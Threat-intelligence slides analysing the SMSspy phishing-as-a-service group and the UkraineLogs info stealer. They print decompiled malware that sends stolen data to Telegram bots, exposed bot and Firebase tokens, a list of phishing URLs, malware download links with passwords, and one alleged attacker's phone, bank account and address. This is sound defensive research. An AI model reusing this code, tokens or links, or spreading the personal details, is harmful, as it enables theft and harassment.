- The exfiltrated SMS messages *were* uploaded to c2 server.
- **The randomization *was* done on the malware side!** No victim's unique data *were* used.
- `http://<c2 domain>/uploads/<rand 11111-99999.txt>`

```
_vvvv5 = C0224BA.NumberToString(Common.Rnd(11111, 99999));
```


```
StringBuilder append3 = new StringBuilder().append("allmessage=").append(_vvvvv1).append("/").
```

```
.append(C0224BA.ObjectToString(ReadList.Get(0))).append("/uploads/").append(_vvvv5).append(".txt&id=");
```

SMSspy Threat Actor - C2 server

- Android C2 server - developed in python
based on fire_base api and Telegram bot api

```
bot = telebot.TeleBot("50[REDACTED]:AAFd[REDACTED]c7wY7JAa6sliem5mU")  
chatid = [1370[REDACTED], 196[REDACTED]]  
filename = "number.txt"  
fire_base_access_token = 'AAAAB_HL9TA:APA91bFosdSE3OAIIm2lkdbE9Qkx1AAHMvFW60CqKs4'
```



SMSspy Threat Actor - Attribution

- One of the attackers is "Amin Ranjbar"
- One of the SMSs is from the hosting provider's, *confirming his newly registered* domain: sana-iran.xyz



```
{
@LydiaTeam:9810000346
Text:Amin Ranjbar sana-iran.xyz گرامی دامنه ثبت شد
طاها سرور - ارائه دهنده خدمات میزبانی وب
Status:Sent
Date:11/26/2021 17:06:57
}
```

SMSspy Threat Actor - Attribution

- “Amin Mohammad Ranjbar” - National Bank of Iran - account number, phone numbers and full address.

← → ↻ 🔒 ireblaghix.xyz/koskhol/uploads/24034.txt

```
{
@LydiaTeam: 98700717
Text: From now on, SMS transactions of account number 0353309608005 belonging to Amin Mohammad Ranjbar
If you do not own the above account or have not requested a change, refer to one of the bank branches:
National Bank of Iran
```

- Name: Amin
Last name: Ranjbar
- Mobile: 09125659885
- Night code:

Address: No. 208, 3351687663, Jabbari Real Estate, Tabatabai St., Shahriar Abbas Abad, Tehran

SMSspy Threat Actor - Attribution

- “Amin Mohammad Ranjbar” published services

aminmohamad.site123.me/work

SOFTWARE DOWNLOAD

WORK

ABOUT

CLASH OF CLANS HACKED!

MUSIC PLAYER



Professional hackers

COUNTDOWN

NUMBERS COUNTER

Professional Hackers - Iran Tehran - 85182891

Hello . I am Amin Mohammad Ranjbar. My job is programming, site builder, hacker and graphic designer. And my name is @ hackerapp85 to get acquainted with hacking and security, and you are responsible for any work, so be careful, this is my ID in the telegram

@aminmohamadrانجبار

Requirements

This is the phone number for calling
09125659885


- Name: Amin
Last name: Ranjbar
- Mobile: 09125659885

Responsibilities

SMSspy Threat Actor - business model


- Phishing As A Service

It appears that Lydia Team is selling and promoting their services



SMSspy Threat Actor - business model

- Offers 60 phishing theme options



1	Phish Theme	Original mirrored site
2	6GiG	https://melat-shaparak.cf/pay/66876/6g.php
3	BlueTik	https://ssh-shaparak-ir.tk/2IAGNh/instagrams.html
4	CartSokht	https://iranacs.cloud/id/231133/cartsoght.html
5	ChargeStar	https://echargstar.ml/
6	ChargePay	media-tarfand-page.tk
7	Donation	media-tarfand-page.tk/FullServices/Donation/Manage.php
8	DostYabi	www.minatavakoli.ir
9	LiveSexy	iran-payio.info/livesexy
10	Masaj	russianmassa.ga
11	Corona-Internet	https://sharjeirancell.xyz/webpage/1175943769/korona.fa.html
12	Follower	https://www.irfollower.com/
13	FastFollower\form	https://followerpro.ir/form/index.php
14	FreeNet	https://melat-shaparak.cf/pay/83159/net6.php
15	Hania	https://iranb.gq/Hania/?e=4808641#
16	Hedye	https://sazman-home.ir/Net-Shop-17/sq91/
17	Hemmat-Help	https://ssh-shaparak-ir.tk/2IAGNh/kheyrieh.html
18	InstaHack	https://paysaz.000webhostapp.com/Created/hackinsta/947701678/
19	Internet	https://sazman-home.ir/Net-Shop-17/sq91/
20	Location	https://asanpay-on.cf/maked/K1BwmM/makan.php
21	Mahak	https://iranacs.cloud/id/231133/mahak.html
22	OTP	https://shaparak-ping.cf/398595/cod.php
23	PubgUC	https://paymenty.xyz/webpage/1175943769/pubguc.fa.html
24	rsc	https://farskala.ir/product-category/mobile-accessories/case/
25	SamanNet	https://ib.sb24.ir/webbank/login/login.action?ibReq=WEB&lang=fa
26	SeilZadegan	https://abc21.ir/silzade/?id=1358
27	shad	https://shaparakpayer.cf/75996/shad.html
28	snapp	https://ab-cd9.ir/snapp/?id=1209
29	T-Member	https://ssh-shaparak-ir.tk/2IAGNh/tmember.html
30	TeleHack	https://paysaz.000webhostapp.com/Created/hacktel/947701678/
31	VirtaulNumber	https://shaparak-ping.cf/398595/number.php
32	vpn	https://ssh-shaparak-ir.tk/2IAGNh/vpn.html
33	xChat	https://ssh-shaparak-ir.tk/2IAGNh/chat.html
34	Yarane	https://iranacs.cloud/id/231133/yaranah.html

SMSspy Threat Actor - business model

- Pyramid structure - the commission is 20% of the collected credit cards

Persian

×

در ازای خدمات ما از جمله طراحی این سیستم و تعویض دامنه های فیلتر شده در روز و پشتیبانی 24 ساعته برای شما، در این ربات الگوریتم مشخصی طراحی شده که بصورت کاملاً رندوم و تصادفی از هر 5 تارگت شما، اطلاعات کارت یک تارگت مستقیم برای ما ارسال میشود، یعنی از هر 5 کارت هک شده شما تصادفی یک کارت

English

In exchange for our services, including the design of this system and the replacement of filtered domains per day and 24-hour support for you, in this robot, a specific algorithm has been designed that completely randomly

کار مزد این سیستم میباشد.

برای اطلاع بیشتر جهت ساخت و ثبت حساب کاربری لطفاً راهنمای ربات را کامل مشاهده نمایید.

and randomly from every 5 of your targets, send us a direct target card information. It means that out of every 5 hacked cards you accidentally get a commission card of this system.

For more information on creating and registering an account, please see the complete robot

OopsSec Meter - SMSspy - 65/100

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			10
Attack Vectors mapping			10
Access C2 backend code			10
Achieve victims exfiltrated data			10
Attacker malicious techniques			10
Built-in sinkhole capabilities			
Attackers communication channels			10
Attribution - identity		5	
Disinformation attack			
Take-Down			



Telegram BOT API

Cyber Gangs using Telegram for exfiltration - is it common?

Why Telegram?



Simple

Telegram is so simple you already know how to use it.



Private

Telegram messages are heavily encrypted and can self-destruct.



Synced

Telegram lets you access your chats from multiple devices.




Fast

Telegram delivers messages faster than any other application.



Powerful

Telegram has no limits on the size of your media and chats.



Open

Telegram has an open API and source code free for everyone.



Secure

Telegram keeps your messages safe from hacker attacks.



Social

Telegram groups can hold up to 200,000 members.



Expressive

Telegram lets you completely customize your messenger.


Telegram BOT API

- VT GRAPH query on api.telegram.org

Basic Properties	
Name	api.telegram.org
Creation date	2003-12-15 14:48:05
Last update	2021-12-16 13:59:40

Relations		
Communicating files	34654	
Downloaded files	197	
Referrer files	200	
Resolutions	200	
Siblings	99	
Urls	179	

Expand using new intelligence search 



Telegram BOT API - C2 servers

- The second type - C2 servers

Download list

Url ▾

With Detections ▾

Show comma ☒

```
https://api.telegram.org/bot5079838088:AAGGj739vkUPM7y-phvd2LnEyTEsCdvKz44/sendDocument?
chat_id=5292575172&caption=%20Pc%20Name:%20WALKER%20|%20Snake%20Keylogger%0D%0A%0D%0APW%20|2
0WALKER%20|%20Snake,
https://api.telegram.org/bot1792897335:AAF63jFMssQp1tVgxGrsoN0vzzfSOM3ZaSA/sendMessage?
text=%F0%9F%98%88%20Online%20Victim%20[%20Administrator%20]&chat_id=1742761281,
https://api.telegram.org/bot1792897335:AAF63jFMssQp1tVgxGrsoN0vzzfSOM3ZaSA/getUpdates,
https://api.telegram.org/bot5004610501:AAHD61IUt2hErSW09d43-BigxZs6vuamhvc/sendMessage?
chat_id=1090180397&text=%0A%20%20%F0%9F%8C%AA%20*WorldWind%20Stealer%202.0.4%20-
%20Results:%0ADate:%202021-08-
14%202:11:59%20AM%0ASystem:%20Windows%207%20Enterprise%20(64%20Bit)%0AUsername:%20WALKER%0ACo
mpName:%20WALKER-PC%0ALanguage:%20%F0%9F%87%BA%F0%9F%87%B8%20en-
US%0AAntivirus:%20Not%20installed%0A%0A%20%20%F0%9F%92%BB%20*Hardware:%0ACPU:%20Intel(R)%20C
ore(TM)%20i7-
```

Close

Copy

Go to VTI

UkraineLogs Threat Actor

https://api.telegram.org/bot5087921359:AAE4KuwaJHqqM5KvcII1VRiRerHR310VnQY/sendMessage?chat_id=-1001526195063&text=New%20PC%20loaded:%20WALKER%0ALaunched%20from:%20C:\Users\WALKER\unpack\Setup%0AWindows:%20Windows%207%20Enterprise%0AUID:%20fs




Basic Properties



First Seen 2022-01-25 22:27:08

Last Seen 2022-01-25 22:27:08

Please, introduce 3 or more characters to perform a search in the graph



UkraineLogs Threat Actor

- “Old style unpacking”

003DBEFC	. 68 00304000	PUSH KRAKEN.00403000	
003DBF01	. 0F438424 7401	CMOVB EAX, DWORD PTR SS:[ESP+174]	
003DBF02	50	PUSH EAX	


00403000=KRAKEN.00403000

Address	Hex dump	ASCII
00403000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	ME.
00403001	00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
00403002	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403003	00 00 00 00 00 00 00 00 00 00 E0 00 00 00	
00403004	0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	AV .+.=?0L=?Th
00403005	70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00403006	65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00403007	65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.
00403008	00 00 00 00 00 00 00 00 00 00 00 00 00	
00403009	00 00 00 00 00 00 00 00 00 00 00 00 00	
0040300A	00 00 00 00 00 00 00 00 00 00 00 00 00	
0040300B	00 00 00 00 00 00 00 00 00 00 00 00 00	
0040300C	00 00 00 00 00 00 00 00 00 00 00 00 00	
0040300D	00 00 00 00 00 00 00 00 00 00 00 00 00	
0040300E	00 00 00 00 00 00 00 00 00 00 00 00 00	

UkraineLogs Threat Actor

- This info stealer implements interesting checks

Windows Defender Anti emulation



Language checks

```
1 int cis_check()
2 {
3     unsigned int UserDefaultLangID; // [esp+0h] [ebp-8h]
4     int result; // [esp+4h] [ebp-4h]
5
6     result = 1;
7     UserDefaultLangID = GetUserDefaultLangID();
8     if ( UserDefaultLangID > 1087 ) // Kazakhstan kk-KZ
9     {
10         if ( UserDefaultLangID == 0x443 ) // Uzbekistan us-Latb-US
11         {
12             return 0;
13         }
14         else if ( UserDefaultLangID == 0x82C ) // Azerbaijan az-Cyrl-AZ
15         {
16             return 0;
17         }
18     }
19     else
20     {
21         switch ( UserDefaultLangID )
22         {
23             case 0x43Fu: // Kazakhstan kk-KZ
24                 return 0;
25             case 0x419u: // Russia ru-RU
26                 return 0;
27             case 0x423u: // Belarus ru-BY
28                 return 0;
29         }
30     }
31     return result;
32 }
```

Expiration checks

```
1 BOOL expiration_check()
2 {
3     BOOL result; // eax
4     SYSTEMTIME compilation_system_time; // [esp+0h] [ebp-138h] BYREF
5     struct _SYSTEMTIME current_system_time; // [esp+10h] [ebp-128h] BYREF
6     CHAR String1[264]; // [esp+20h] [ebp-118h] BYREF
7     struct _FILETIME current_file_time; // [esp+128h] [ebp-10h] BYREF
8     struct _FILETIME compilation_file_time; // [esp+130h] [ebp-8h] BYREF
9
10     func_memset(String1, 0x104u);
11     memset(&current_system_time, 0, sizeof(current_system_time));
12     memset(&compilation_system_time, 0, sizeof(compilation_system_time));
13     current_file_time = 0;
14     compilation_file_time = 0;
15     GetSystemTime(&current_system_time);
16     lstrcatA(String1, compilation_date); // 28/08/2021 00:00:00
17     sscanf(
18         String1,
19         sscanf_time_format,
20         &compilation_system_time.wDay,
21         &compilation_system_time.wMonth,
22         &compilation_system_time,
23         &compilation_system_time.wHour,
24         &compilation_system_time.wMinute,
25         &compilation_system_time.wSecond); // %u/%hu/%hu %hu:%hu:%hu
26     SystemTimeToFileTime(&current_system_time, &current_file_time);
27     result = SystemTimeToFileTime(&compilation_system_time, &compilation_file_time);
28     if ( *current_file_time > *compilation_file_time )
29         ExitProcess(0);
30     return result;
31 }
```

UkraineLogs Threat Actor

- Current (May 2022) Mars Stealer C2 server is: tea.arpdabl.org

```
aXc02dro5gzst8d db 'XC02DR05GZST8DD',0
unk_43EFF0      db 2Ch ; ,
                db 26h ; &
                db 51h ; Q
                db 1Ch
                db 25h ; %
                db 20h
                db 3Fh ; ?
                db 51h ; Q
                db 26h ; &
                db 38h ; 8
                db 3Fh ; ?
                db 7Ah ; z
                db 57h ; W
                db 36h ; 6
                db 23h ; #
                db 0
```

```
C:\playground>python deobf.py --obf XC02DR05GZST8DD --key 2C 26 51 1C 25 20 3F 51 26 38 3F 7A 57 36 23
[+]The deobfuscated string is: tea.arpdabl.org
```

UkraineLogs Threat Actor


- Additional info stealer loader decompiled code
- Exfiltrated data and screen captures to the Telegram group with an exposed API key

```
{
    "New PC loaded: ",
    Environment.UserName,
    "\nLaunched from: ",
    Environment.CurrentDirectory,
    "\nWindows: ",
    text,
    "\nUID: fs"
});
Functions.Telegram("5087921359:AAE4KuwaJHqqM5KvcIl1VRiRerHR310VnQY", destID, text2);
```

UkraineLogs Threat Actor - Infection

- Go-Lang Malware - Cookie stealer large scale infection of victims via youtube links.
- The infostealer steal browser cookies and OAuth tokens
- Use the cookie to publish comments on Youtube with a link to the second stage info-stealer

```
SELECT name, encrypted_value, host_key, path FROM cookies;
```



The screenshot shows a forum post on the SCAMMER.INFO website. The header is purple with the site name and navigation links. The post title is 'One of my old classmates got their YouTube channel HACKED'. Below the title are tags: 'Malware', 'malware', 'youtube', and 'hacked-account'. The post is by a user named 'OfclyGoodenough' with a 'Leader' badge. The content of the post describes a hacked YouTube channel belonging to an old classmate named Axel, who is now promoting malware.

SCAMMER.INFO Privacy Discord Info Scambait Guide Vigilante Sign Up

One of my old classmates got their YouTube channel HACKED

Malware malware youtube hacked-account

 OfclyGoodenough Leader 1 13D

Associated YouTube channel - Kaiser DGod - YouTube

The channel used to belong to an old classmate of mine, Axel, before getting compromised earlier today. His old videos remain, but is now paired with those promoting malware.

UkraineLogs Threat Actor - Infection



- GoLang Malware - a reversing nightmare, but there are tools which help a lot

Export table

Name
TlsCallback_0
TlsCallback_1
TlsCallback_2
D _cgo_dummy_export
authorizerTrampoline
callbackTrampoline
commitHookTrampoline
compareTrampoline
doneTrampoline
preUpdateHookTrampoline
rollbackHookTrampoline
start
stepTrampoline
updateHookTrampoline

IDAGolangHelper

Set of IDA Pro scripts for parsing GoLang types information stored in compiled binary



```
Caching 'Functions window'... ok
Creating structure string
Creating structure slice
Creating structure __iface
Creating structure type
Creating structure arrayType
Creating structure chanType
Creating structure ptrType
```

Function name	Seg
syscall_Syscall9	.text
syscall_Syscall9_autogen_UIKBFA	.text
syscall_Syscall9_autogen_GQQ0Q1	.text
syscall_TransmitFile	.text
syscall_UTF16FromString	.text
syscall_UTF16ToString	.text
syscall_WSAEnumProtocols	.text
syscall_WSALock	.text
syscall_WSARcv	.text
syscall_WSARcvFrom	.text
syscall_WSARecv	.text
syscall_WSARecvFrom	.text
syscall_WSARecvMsg	.text
syscall_WSAStartup	.text
syscall_Write	.text
syscall_WriteConsole	.text
syscall_WriteFile	.text
syscall_GetProtoByName	.text
syscall_bind	.text
syscall_compileCallback	.text
syscall_connect	.text
syscall_connectEx	.text
syscall_findFirstFile	.text
syscall_findNextFile	.text
syscall_formatMessage	.text

UkraineLogs Threat Actor - Infection

Encrypted with passwords 0909 or 1010 to execute it.

- [http://bit\[.\]do/fSoHd](http://bit[.]do/fSoHd) - since at least 2018
- <http://bit.do/fRTGS>
- <http://bit.do/fUf6t> - still active

site:youtube.com http://bit.do/fSoHd

Q All Videos Maps Images News More Tools

About 12,800 results (0.40 seconds)

https://www.youtube.com › watch

AIM, ESP | 2021 | NEW CHEAT DAYZ HWID SPOOFER #5



DayZ NEW HACK | FREE DOWNLOAD | AIM, ESP | 2021 | NEW CHEAT DAYZ HWID SPOOFER #5. No views ...

YouTube · 化一忠26楊博仁 · 1 hour ago

COD WARZONE UNLOCK ALL TOOL - YouTube



Download : <http://bit.do/fUf6t> Password : 0909 Tutorial: 1. Download...

YouTube · Pikatchu · 1 hour ago

site:youtube.com "PASS: 0909"

Q All Images Maps Videos Shopping More Tools

About 20,100 results (0.41 seconds)

https://www.youtube.com › watch

FILTERS



The *BEST* Free CS:GO Skin Changer Rise - Rise Inventory Changer for CS:GO [WORKING & UNDETECTED]

4 views · 20 hours ago

Satochi Gaming

DOWNLOAD: <http://bit.do/fUf6t> PASSWORD: 0909 - Off Defender Anti-Virus - Download Skin Changer - Install ...

New



GAMESENSE | SKEET CRACK LOADER | FREE DOWNLOAD | BEST RAGE CHEAT CS:GO

No views · 20 hours ago

raul eduardo pereyra

<http://bit.do/fUf6t> PASS: 0909 Instruction: 1) Download the csgo Hack 2) Unzip the file to any desktop 3) Run the file 4) Run ...

New



NEW PUBG HACK 2022 | FREE DOWNLOAD CHEAT | ESP + AIMBOT + WALLHACK

9 views · 20 hours ago


raul eduardo pereyra

DOWNLOAD LINK: <http://bit.do/fUf6t> PASS: 0909 Antivirus can detect cheat files, since the cheat's code is encrypted.

New

UkraineLogs Threat Actor - Infection

- Additional crypto-app-related *and* video-sharing sites:
coinmarketbag.com, allcryptoguide.com, VideoUrl.de, cyberbump.net, psdland.net ...



[https://www.videourl.de > index.php > dGBU_zXgNnA](https://www.videourl.de/index.php/dGBU_zXgNnA)

Youtube can't play! - Hits

20 Aug 2018 — Download Link: <http://bit.do/fSoHd> Password:

0909 IF YOU HAVE PROBLEMS DOWNLOADING /...

Features:

- 👂 Listen For Liquidity
- 🛒 Buy and Sell
- ✓ Approve Token
- 🤖 Auto Sell

UkraineLogs Threat Actor - Telegram

- Got an invite link using the Telegram API getChat
- We joined the attacker Telegram group
- 9 members - 8 attackers and the Telegram bot

```
string destID = "-1001526195063";  
string text2 = string.Concat(new string[]  
{  
    "New PC loaded: ",  
    Environment.UserName,  
    "\nLaunched from: ",  
    Environment.CurrentDirectory,  
    "\nWindows: ",  
    text,  
    "\nUID: fs"  
});  
Functions.Telegram("5087921359:AAE4KuwaJHqqM5KvcI1VRiRerHR310VnQY", destID, text2);
```

